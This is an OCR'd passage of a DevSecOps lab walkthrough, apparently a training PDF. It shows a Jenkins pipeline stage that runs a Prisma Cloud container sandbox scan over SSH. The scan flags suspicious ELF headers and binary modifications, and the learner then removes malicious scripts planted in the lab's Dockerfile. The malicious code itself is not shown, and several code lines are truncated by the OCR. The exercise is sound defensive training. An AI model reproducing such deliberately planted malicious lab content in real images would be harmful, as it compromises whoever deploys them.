


3. Push the code into SCM


```
SOURCE CONTROL
uncomment sandbox
✓ Commit
Changes 5
Jenkinsfile M
Dockerfile app 2, M
admin_role.tf infra U
attacker_machine_ec2.tf... 5, M
ec2.tf infra M
```

```
Jenkinsfile M | Dockerfile 2, M | index.jsp | README.md | docker-compose.yml | destroy-lab.sh | start-lab.sh
Jenkinsfile
iam:ListRoles
67      }
68  }
69  stage('Container Sandbox Scan') {
70   steps {
71      sshagent(credentials: ['ssh']) {
72         withCredentials([
73            string(credentialsId: 'PCC_CONSOLE_URL', variable: 'PCC_CONSOLE_URL'),
74            string(credentialsId: 'PRISMA_ACCESS_KEY', variable: 'PRISMA_ACCESS_KE
75            string(credentialsId: 'PRISMA_SECRET_KEY', variable: 'PRISMA_SECRET_KE
76            ]) {
77            sh '''
78            #This  command will generate an authorization token (Only valid for 1
79            json_auth_data="$(printf '{ "username": "%s", "password": "%s" }' "${P
              {PRISMA_SECRET_KEY}")"
80
81            token=$(curl -sSLk -d "$json_auth_data" -H 'content-type: application/
              v1/authenticate" | python3 -c 'import sys, json; print(json.load(sys.s
82
83            [ -d ~/.ssh ] || mkdir ~/.ssh && chmod 0700 ~/.ssh
84            ssh-keyscan -t rsa,dsa 10.10.10.104 >> ~/.ssh/known_hosts
85            ssh ubuntu@10.10.10.104 'bash -s' <<EOF
86
87            chmod +x /home/ubuntu/sandbox.sh
88            sudo PCC_CONSOLE_URL=$PCC_CONSOLE_URL token=$token ECR_REPOSITORY=$ECR
              CONTAINER_NAME=$CONTAINER_NAME /home/ubuntu/sandbox.sh
89
90            exit
91            EOF
92            '''
93         }
94      }
95   }
96  }
97  stage('Server Deploy') {
```


4. Open your Jenkins server and click on "Build Now".



5. Notice that the container sandbox scan starts running after the image is deploy in ECR




and it failed due to multiple issues




```
#This command will generate an authorization token (Only valid for 1 hour) json_auth_data="$(printf '{ "username": "%s", "password": "%s" }' "${P
| 2022-09-12T19:36:27Z | Suspicious ELF Header          | high     | Detected an ELF file with        |
|                      |                                |          | suspicious header. The binary    |
|                      |                                |          | is either incompatible with      |
|                      |                                |          | the system architecture or       |
|                      |                                |          | the ELF header was manipulated   |
|                      |                                |          | to hinder analysis. For ELF      |
|                      |                                |          | header tampering, Prisma         |
|                      |                                |          | Cloud identifies overlapping     |
|                      |                                |          | headers, deleted headers, and    |
|                      |                                |          | improperly specified section     |
|                      |                                |          | sizes as suspicious              |
+----------------------+--------------------------------+----------+----------------------------------+
| 2022-09-12T19:36:27Z | Suspicious ELF Header          | high     | Detected an ELF file with        |
|                      |                                |          | suspicious header. The binary    |
|                      |                                |          | is either incompatible with      |
|                      |                                |          | the system architecture or       |
|                      |                                |          | the ELF header was manipulated   |
|                      |                                |          | to hinder analysis. For ELF      |
|                      |                                |          | header tampering, Prisma         |
|                      |                                |          | Cloud identifies overlapping     |
|                      |                                |          | headers, deleted headers, and    |
|                      |                                |          | improperly specified section     |
|                      |                                |          | sizes as suspicious              |
+----------------------+--------------------------------+----------+----------------------------------+
| 2022-09-12T19:36:12Z | Modified Binary                | high     | Detected a process modifying a   |
|                      |                                |          | binary                           |
+----------------------+--------------------------------+----------+----------------------------------+
| 2022-09-12T19:36:23Z | Executable Creation            | medium   | Detected a new executable file   |
|                      |                                |          | created on disk                  |
+----------------------+--------------------------------+----------+----------------------------------+
| 2022-09-12T19:36:13Z | Executable Creation            | medium   | Detected a new executable file   |
|                      |                                |          | created on disk                  |
+----------------------+--------------------------------+----------+----------------------------------+
| 2022-09-12T19:36:13Z | Executable Creation            | medium   | Detected a new executable file   |
|                      |                                |          | created on disk                  |
+----------------------+--------------------------------+----------+----------------------------------+
| 2022-09-12T19:36:12Z | Executable Creation            | medium   | Detected a new executable file   |
|                      |                                |          | created on disk                  |
+----------------------+--------------------------------+----------+----------------------------------+

Sandbox analysis verdict: FAIL

Link to the results in Console: https://app2.prismacloud.io/compute?computeState=/monitor/runtime/image-analysis/res
script returned exit code 1
```


Prisma Cloud console result display




6. Let's fix this issue by removing malicious scripts from Dockerfile in the app directory and push the code into GitHub



7. Once code is pushed run CI/CD pipeline again and check the result







SECURITY RISKS & VULNERABILITIES

AT THE CODE & BUILD STAGE

- A single vulnerability in open source software -> 100s of vulnerabilities in runtime
- One misconfiguration in an IaC template -> 1000s of misconfigured resources
- Secrets inadvertently left in code repos can be exploited
- Misconfigs can leave code repos vulnerable




Inject security checks in Code & Build



